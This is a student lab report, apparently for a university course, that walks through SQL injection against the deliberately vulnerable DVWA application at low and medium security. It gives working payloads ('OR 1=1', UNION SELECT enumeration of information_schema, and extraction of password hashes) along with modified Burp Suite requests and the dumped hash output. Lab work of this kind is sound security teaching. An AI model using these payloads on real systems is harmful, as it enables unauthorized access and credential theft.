

LAB 01

SQL INJECTION

Submitted to:

Dr. Zainab Abaid

Submitted to:


Muhammad Usman Shahid 20-i1797

Musaab Imran 20i-1794


Contents

Part 1: Setup and Errors Encountered	3
Part 2a low security	5
Part 2b medium security	8
Part 2C: SQLi attack under high security	13
Part 2D: SQLi attack under impossible security	16

Part 1: Setup and Errors Encountered



- DVWA setup was complete here



- Making password NULL.
- By doing this we were enrolling for free/default.



Username

Password

[Home: Vulnerable Web Application \(DVWA\)](#)

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSP

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA.

1. Low - This security level is completely vulnerable and has **no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTF-s) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled** [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low

- DVWA Security main page.

Part 2a Low security

DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in

- Low Security

The query behind the submit button is as:

```
use mysqli;
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
```

It says that take the first name and last name From the **user's** table where the **id** given matches. The **id** is given by the user.

We see by giving different IDs it was working as

User ID:

ID: 4
First name: Pablo
Surname: Picasso

Then we see whether it is SQL vulnerable or not by sampling writing id as 1' and it gives us an error confirming that it is vulnerable:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your M


First query:



User ID:

ID: 4

This query says that id is 1 or 1=1 that will always be true thus when it goes on each entry it would find itself true and will return all values and # specifies the comment



User ID:

ID: 1' OR 1=1 #
First name: admin
Surname: admin

ID: 1' OR 1=1 #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 #
First name: Hack
Surname: Me

ID: 1' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 #
First name: Bob
Surname: Smith

Second query:

In this query, we have to find the usernames and passwords, first by this query we see the attributes fields

1'union select null, column_name from information_schema.columns where table_name='users' #

```

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: user_id

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: first_name

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: last_name

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: user

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: password

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: avatar

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: last_login

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: failed_login

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: CURRENT_CONNECTIONS

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:

```

After looking into the database, we just tried to retrieve the data of id and passwords by the query

1'union select password, user_id from users#

User ID:

```

ID: 1'union select password, user_id from users#
First name: admin
Surname: admin

ID: 1'union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99 password
Surname: 1 id

ID: 1'union select password, user_id from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: 2

ID: 1'union select password, user_id from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 3

ID: 1'union select password, user_id from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: 4

ID: 1'union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 5

```

similarly, can retrieve the passwords against the first names

1'union select password, first_name from users#

```
ID: 1'union select password, first_name from users#  
First name: admin  
Surname: admin
```

```
ID: 1'union select password, first_name from users#  
First name: 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: admin
```

```
ID: 1'union select password, first_name from users#  
First name: e99a18c428cb38d5f260853678922e03  
Surname: Gordon
```

```
ID: 1'union select password, first_name from users#  
First name: 8d3533d75ae2c3966d7e0d4fcc69216b  
Surname: Hack
```

```
ID: 1'union select password, first_name from users#  
First name: 0d107d09f5bbe40cade3de5c71e9e9b7  
Surname: Pablo
```

```
ID: 1'union select password, first_name from users#  
First name: 5f4dcc3b5aa765d61d8327deb882cf99  
Surname: Bob
```

Part 2b Medium security

Setting security to medium.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

Security Level

Security level is currently: **high**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Medium

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

Concept



ID: 1
First name: admin
Surname: admin

```
<?php
if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ($DVWA['SQLI_DB']) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBAL
```

In this, we can see that the **input sanitization** is done like we are also restricting the input field and also using the function of **mysqli_real_escape_string ()** this is also used to remove the special characters.

Not like the low security we are not directly injecting we are sanitizing the input. Such as first we limit the input then also, we sanitize it so to avoid the special characters that can be dogged by the man in the middle.

Burp suite

First, we started localhost in the proxy with burp suite to monitor every request and response and then manipulated the query containing packets:

Vulnerability: SQL Injection




When we got to the part where to inject the id then we designed the query by the command
union select null, column_name from information_schema.columns where table_name='users'##

here we retrieved and check the column names then we make the two queries when one had passwords and the id and the other had a password and first name as below and then saw the rendered output and matched respectively.



```
1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
    Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
    ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
    3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/dvwa/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=o48ge5kmgkrlmd72vqlfv5l6mhp; security=medium
21 Connection: close
22
23 id=1&Submit=Submit
```



Captured now sending it to the repeater to manipulate it :



```
1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: localhost
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134
    Safari/537.36
12 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
    ,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
    3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/dvwa/vulnerabilities/sqli/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=o48ge5kmgkrlmd72vqlfv5l6mhp; security=medium
21 Connection: close
22
23 id=1&Submit=Submit
```

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file

The queries and their output are following with having a password and the id/names as below:



```
!1 Connection: close
!2
!3 id= 1 union select password, first_name from users# &Submit=Submit
```

User ID:

ID: 1 union select password, first_name from users#

First name: admin

Surname: admin

ID: 1 union select password, first_name from users#

First name: 5f4dcc3b5aa765d61d8327deb882cf99

Surname: admin

ID: 1 union select password, first_name from users#

First name: e99a18c428cb38d5f260853678922e03 Pass

Surname: Gordon

← First name

ID: 1 union select password, first_name from users#

First name: 8d3533d75ae2c3966d7e0d4fcc69216b

Surname: Hack

ID: 1 union select password, first_name from users#

First name: 0d107d09f5bbe40cade3de5c71e9e9b7

Surname: Pablo


ID: 1 union select password, first_name from users#

First name: 5f4dcc3b5aa765d61d8327deb882cf99

Surname: Bob

